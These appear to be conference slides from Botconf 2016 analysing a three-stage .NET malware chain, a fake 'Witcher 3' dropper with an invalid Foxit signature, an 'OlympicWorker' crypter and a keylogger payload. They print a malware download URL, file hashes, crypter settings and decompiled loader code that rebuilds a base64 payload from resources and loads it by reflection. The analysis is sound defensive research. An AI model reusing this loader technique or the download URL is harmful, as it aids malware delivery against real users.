


botconf2016

The botnet fighting conference

30 NOVEMBER - 2 DECEMBER 2016

LYON - FRANCE



.NET sample analysis, do you have more ?



Hugo RIFFLET

@13m0ntr33



.NET sample analysis, do you have more ?



Kevin Beaumont

@GossiTheDog



Suivre

Whatever this Office .pub malware is, it is funky. Uses Microsoft BITS to DL, signed 'by' Foxit. Analysis ongoing.

04:07 - 5 sept. 2016

<http://cta.edu.pe/real/let.exe>

The screenshot shows a Windows File Explorer window with the address bar containing <http://cta.edu.pe/real/let.exe> (highlighted with a yellow box). The file 'let' is selected in the Downloads folder. The 'let Properties' dialog box is open, showing the 'Digital Signatures' tab. The 'Signature list' table is as follows:

Name of signer	Digest algorithm	Timestamp
Foxit Corporation	sha1	Monday, April 14, 201...

The 'Digital Signature Details' dialog box is also open, showing the 'General' tab. It displays a warning: 'This digital signature is not valid.' Below this, the 'Signer information' is shown:

Signer information
Name: Foxit Corporation
E-mail: Not available
Signing time: Monday, April 14, 2014 11:06:42 AM

The 'Certificate' dialog box is also open, showing the 'Certification Path' tab. The path is: Starfield Class 2 Certification Authority > Starfield Secure Certification Authority > Foxit Corporation. The 'Certificate status' is shown as 'This certificate is OK.'

.NET sample analysis, do you have more ?

1st Stage - let.exe .NET sample




14d1c127f23b2440bfb59be830be7386530623d730e1c06190eca7da4c4bdc1c



SHA256:	14d1c127f23b2440bfb59be830be7386530623d730e1c06190eca7da4c4bdc1c
Nom du fichier :	let.exe
Ratio de détection :	45 / 57
Date d'analyse :	2016-09-26 18:48:53 UTC (il y a 2 mois)

.NET sample analysis, do you have more ?



```
Assembly Explorer  ▾ ×  let (3.0.0.0) ×  
▶ mscorlib (4.0.0.0)  
▶ System (4.0.0.0)  
▶ System.Core (4.0.0.0)  
▶ System.Xml (4.0.0.0)  
▶ System.Xaml (4.0.0.0)  
▶ WindowsBase (4.0.0.0)  
▶ PresentationCore (4.0.0.0)  
▶ PresentationFramework (4.0.0.0)  
▶ dnlib (1.6.0.0)  
▶ dnSpy (2.0.2.0)  
▶ let (3.0.0.0)  
  
1 // C:\Users\admin\Downloads\ let\let.exe  
2 // let, Version=3.0.0.0, Culture=neutral, PublicKeyToken=null  
3  
4 // Entry point: iPJxSpaJTPcOAOR.Program.Main  
5 // Timestamp: 57CBB222 (04/09/2016 05:33:22)  
6  
7 using System;  
8 using System.Reflection;  
9 using System.Runtime.CompilerServices;  
10 using System.Runtime.InteropServices;  
11 using System.Security.Permissions;  
12  
13 [assembly: AssemblyVersion("3.0.0.0")]  
14 [assembly: AssemblyCompany("CD Projekt Red")]  
15 [assembly: AssemblyConfiguration("")]  
16 [assembly: AssemblyCopyright("Copyright © 2012 CD Projekt Red.")]  
17 [assembly: AssemblyDescription("The Witcher 3")]  
18 [assembly: AssemblyFileVersion("3.0.0")]  
19 [assembly: AssemblyProduct("The Witcher 3")]  
20 [assembly: AssemblyTitle("The Witcher 3")]  
21 [assembly: AssemblyTrademark("")]  
22 [assembly: CompilationRelaxations(8)]  
23 [assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]  
24 [assembly: ComVisible(false)]  
25 [assembly: Guid("f4c9f060-ea01-4f3c-a804-059f87052b6a")]  
26 [assembly: SecurityPermission(SecurityAction.RequestMinimum, SkipVerification = true)]  
27
```

.NET sample analysis, do you have more?


```
uwGPTBbxABs.resources x
1 // 0x0000352C: uwGPTBbxABs.resources (251136 by
2 Save
3
4 // 0x000045F8: CwyODCx80 = "gQLyS2NsU0jJO7p+E3e
5 // 0x00004DCB: CwyODCx81 = "kZeTakL8ugz6L8wuU5p
6 // 0x0000559E: CwyODCx810 = "ptaYysR/Locsa+D8Vb
7 // 0x00005D71: CwyODCx8100 = "xt+E+n3Pv0V1r4sJPH
8 // 0x00006544: CwyODCx8101 = "DWS3F60Fblgjm//Xf
9 // 0x00006D17: CwyODCx8102 = "wSghfKW81YUq3jxOZ
10 // 0x000074EA: CwyODCx8103 = "WhnO1SXLFGcacazp1
11 // 0x00007CBD: CwyODCx8104 = "7A6xe4d3KmuAko85k
12 // 0x00008490: CwyODCx8105 = "xL9ILRLCjFDg0zi9x
13 // 0x00008C63: CwyODCx8106 = "6FLcVWZ47S0bQ4Fhd
14 // 0x00009436: CwyODCx8107 = "+dD4qwh7Nr-f3yd7CM
15 // 0x00009C09: CwyODCx8108 = "NZ346U1fAZu6Z0+gt
16 // 0x0000A3DC: CwyODCx8109 = "EmhMI-f7maHqfuy6d5
17 // 0x0000ABAF: CwyODCx811 = "aAQ92AlQcme9gYLt0Ld1wEnzFML+q2jSzlKwuRHEIG59apIpNrCfpeISu6zhbSs4qzFJEOmgMClcwjs7M6LPmroXDWzNZcsCoDnsTxQrGvI
18 // 0x0000B382: CwyODCx8110 = "6R3TftAdgWpRZ5FG08sJntS1gYDD+ekpTLERpv6SJR9Eo1PaigaHr4Xw8xGaRv6Zxng7wYzu60FDJn0b2gEW9ox0Jaj1566CQmHZAI1sEU
19 // 0x0000BB55: CwyODCx8111 = "YgZTSAX+sdTL
20 // 0x0000C328: CwyODCx8112 = "wyEM4Yh639dy
21 // 0x0000CAF8: CwyODCx8113 = "YATziJrjc7yQ
22 // 0x0000D2CE: CwyODCx8114 = "YfbPByz3qNa50
23 // 0x0000DAA1: CwyODCx8115 = "1c7iZfjkDMJUL
24 // 0x0000E274: CwyODCx8116 = "Hq+cFzNtpsm3E
25 // 0x0000EA47: CwyODCx8117 = "0wdr92hk3S93k
26 // 0x0000F21A: CwyODCx8118 = "vNNAwxk1/UCgz
27 // 0x0000F9ED: CwyODCx8119 = "+v3r3r/udHbH/y
28 // 0x000101C0: CwyODCx812 = "QYJts+Aud3w9Ame
29 // 0x00010993: CwyODCx8120 = "Mc6r0pyACxhI4
30 // 0x00011166: CwyODCx8121 = "OrPRdjjW+5pN+H
31 // 0x00011939: CwyODCx8122 = "16DRbc4Q08fvA
32 // 0x0001210C: CwyODCx8123 = "UfIoJ+bbqYYyr
33 // 0x000122DF: CwyODCx813 = "15y2aZAIW0bFOH
34 // 0x00012AB2: CwyODCx814 = "uLA9bThDcpUrAs
35 // 0x00013285: CwyODCx815 = "9cPrGvUY8Cpv3g
36 // 0x00013A58: CwyODCx816 = "rn7iskG/zAbPO2
37 // 0x0001422B: CwyODCx817 = "gCceB17NYEPH+I
38 // 0x000149FE: CwyODCx818 = "ZSw/w0R0Q5+Hh
39 // 0x000151D1: CwyODCx819 = "3jqz5Ys+1494L1
40 // 0x000159A4: CwyODCx82 = "WfKE4TtTW7W70PK
41 // 0x00016177: CwyODCx820 = "GEEJL6h7F/hLDG
42 // 0x0001694A: CwyODCx821 = "WTKYBphL4fs0o1
43 // 0x0001711D: CwyODCx822 = "0qNLg7VvngTgpV
44 // 0x000178F0: CwyODCx823 = "isqG2Pd1W5waTc
45 // 0x000180C3: CwyODCx824 = "27hbB/QGo0aPnI
46 // 0x00018896: CwyODCx825 = "9vOgCX1Jzj9aE4
47 // 0x00019069: CwyODCx826 = "z1XgEvUjLJTej4
48 // 0x0001983C: CwyODCx827 = "338npwnSD1/t5K
49 // 0x0001A00F: CwyODCx828 = "vn0bxW+2RfNeP5
50 // 0x0001A7F2: CwyODCx829 = "hewF307WwTuz

internal static byte[] F
{
    // Token: 0x00600018 RID: 24 RVA: 0x00002B28 File Offset: 0x00001B28
    get
    {
        StringBuilder stringBuilder = new StringBuilder();
        for (int i = 0; i < 124; i++)
        {
            stringBuilder.Append(Resources.ResourceManager.GetString("CwyODCx" + i.ToString()));
        }
        return Convert.FromBase64String(stringBuilder.ToString());
    }
}

// Token: 0x0060000E RID: 14 RVA: 0x000028FC File Offset: 0x000018FC
private void S(byte[] B)
{
    int num = 0;
    pbcR.BAvcfMiV(-9.131934E-09f, 14236, true, '0');
    WQKM.JuXudHxbhy("QBCjPYH", 196492439, 16689, 0.9272347f);
    while (this.M == null)
    {
        PropertyInfo propertyInfo = this._P[num];
        num++;
        XbUg.tblcTkzxcg(8043, 148);
        if (propertyInfo.Name.Contains("C") && propertyInfo.Name.Contains("D"))
        {
            object value = propertyInfo.GetValue(null, null);
            pbcR.BAvcfMiV(-8.943347E-11f, 17137, false, 'u');
            this.M = Interaction.CallByName(value, "Load", CallType.Method, new object[]
            {
                B
            });
            pbcR.BAvcfMiV(2.800016E-21f, 8226, false, 'j');
            this.M = ((Assembly)this.M).EntryPoint;
        }
    }
}
```

.NET sample analysis, do you have more ?

2nd stage – Olympic Worker Always .NET



The screenshot shows the VirusTotal analysis page for a file named 'B.exe'. The file's SHA256 hash is 'ef60002366b1b04a0f2fd4f33926e9445448556c9f215f5dd9db6d0c9f9e6125'. The detection ratio is 23 / 56. The analysis was performed on 2016-12-01 at 14:52:35 UTC. The page includes navigation tabs for 'Analyse', 'File detail', 'Informations supplémentaires', 'Commentaires', 'Votes', and 'Informations comportementales'. A table below shows the detection results from various antivirus engines.

Antivirus	Résultat	Mise à jour
ALYac	Gen:Variant.Barys.51792	20161201

.NET sample analysis, do you have more ?




```
18 [assembly: AssemblyCopyright("Copyright © 2016")]
19 [assembly: AssemblyDelaySign(false)]
20 [assembly: AssemblyDescription("")]
21 [assembly: AssemblyFileVersion("1.0.0.0")]
22 [assembly: AssemblyKeyName("")]
23 [assembly: AssemblyProduct("OlympicWorker")]
24 [assembly: AssemblyTitle("OlympicWorker")]
25 [assembly: AssemblyTrademark("")]
26 [assembly: CompilationRelaxations(8)]
27 [assembly: RuntimeCompatibility(WrapNonExceptional)]
28 [assembly: ComVisible(false)]
29 [assembly: Guid("4825e303-3b70-4d83-afa4-1e7b8e")]
30 [assembly: SecurityPermission(SecurityAction.Referenc...
```

```
▲ {} OlympicWorker.Tools
  ▶ EncryptionSettings @02000009
  ▶ RunPE @02000009
```

```
▼ MvOjB1bXByV4QME...TZ(object) : object @06000062
▼ O9jtVNbQ3oW... (object, int, object, int, int) : void @06000075
▼ pUO0T...seU5(object) : object @0600005C
▼ R76Yy... (object) : bool @06000052
▼ Run(int, string, byte[], bool, byte[], out uint) : bool @06000053
▼ rwOBWibLQBQ29OOMoU7(object) : object @06000056
▼ sEQUY5bwGH2Wgo8LVjh(object, IntPtr) : int @06000078
```

.NET sample analysis, do you have more ?

```
42 // Token: 0x06000009 RID: 9 RVA: 0x00002148 File Offset: 0x00000348
43 [MethodImpl(MethodImplOptions.NoInlining)]
44 public static void DoWork()
45 {
46     try
47     {
48
49
50
51
52
53
54
55
56
57
58
59
60
```



Name	Value	Type
encryptionSettings	{OlympicWorker.Tools.EncryptionSettings}	OlympicWorker.Tools.Encr
CompatibleMode	false	bool
DeleteZoneID	true	bool
DownloadExecute	false	bool
DownloadURL	""	string
EOFData	{byte[0x00000000]}	byte[]
EnableFakeError	false	bool
EnableStartup	false	bool
ExecutionDelay	0x00000000	int
FakeErrorMessage	""	string
FakeErrorTitle	""	string
FakeErrorType	Asterisk	System.Windows.Forms.M
HideFile	false	bool
InjectProtectionModule	false	bool
InjectionTarget	0x00000003	int
InstallFile	false	bool
InstallPath	0x00000000	int
MarkAsSystem	false	bool
MutexString	"SsXwHEDushUCDkgXlkkK"	string
ProcessName	""	string
StartupKey	""	string

.NET sample analysis, do you have more ?

3rd stage – Native PE32 file

MD5, 086C7DAC6F6C25E8E1B6A804CB78A4B8

- 0 results on VT on september
- Now detected by 42 AV vendors



The screenshot shows the VirusTotal interface for a file named 'data.exe'. The SHA256 hash is 2af3610b33b952a14fca6efb0392c083f1db1e3b23. The detection ratio is 42 / 56. The analysis date is 2016-12-01 15:02:39 UTC. The file is detected as Trojan.Keylogger.NBD by ALYac.

SHA256:	2af3610b33b952a14fca6efb0392c083f1db1e3b23
Nom du fichier :	data.exe
Ratio de détection :	42 / 56
Date d'analyse :	2016-12-01 15:02:39 UTC (il y a 1 minute)

Antivirus

Antivirus	Résultat
ALYac	Trojan.Keylogger.NBD



.NET sample analysis, do you have more ?

If someone has already made a study of .NET samples and/or classification (packer, dropper,...) i will be happy to go further.

Please free to contact me @13m0ntr33

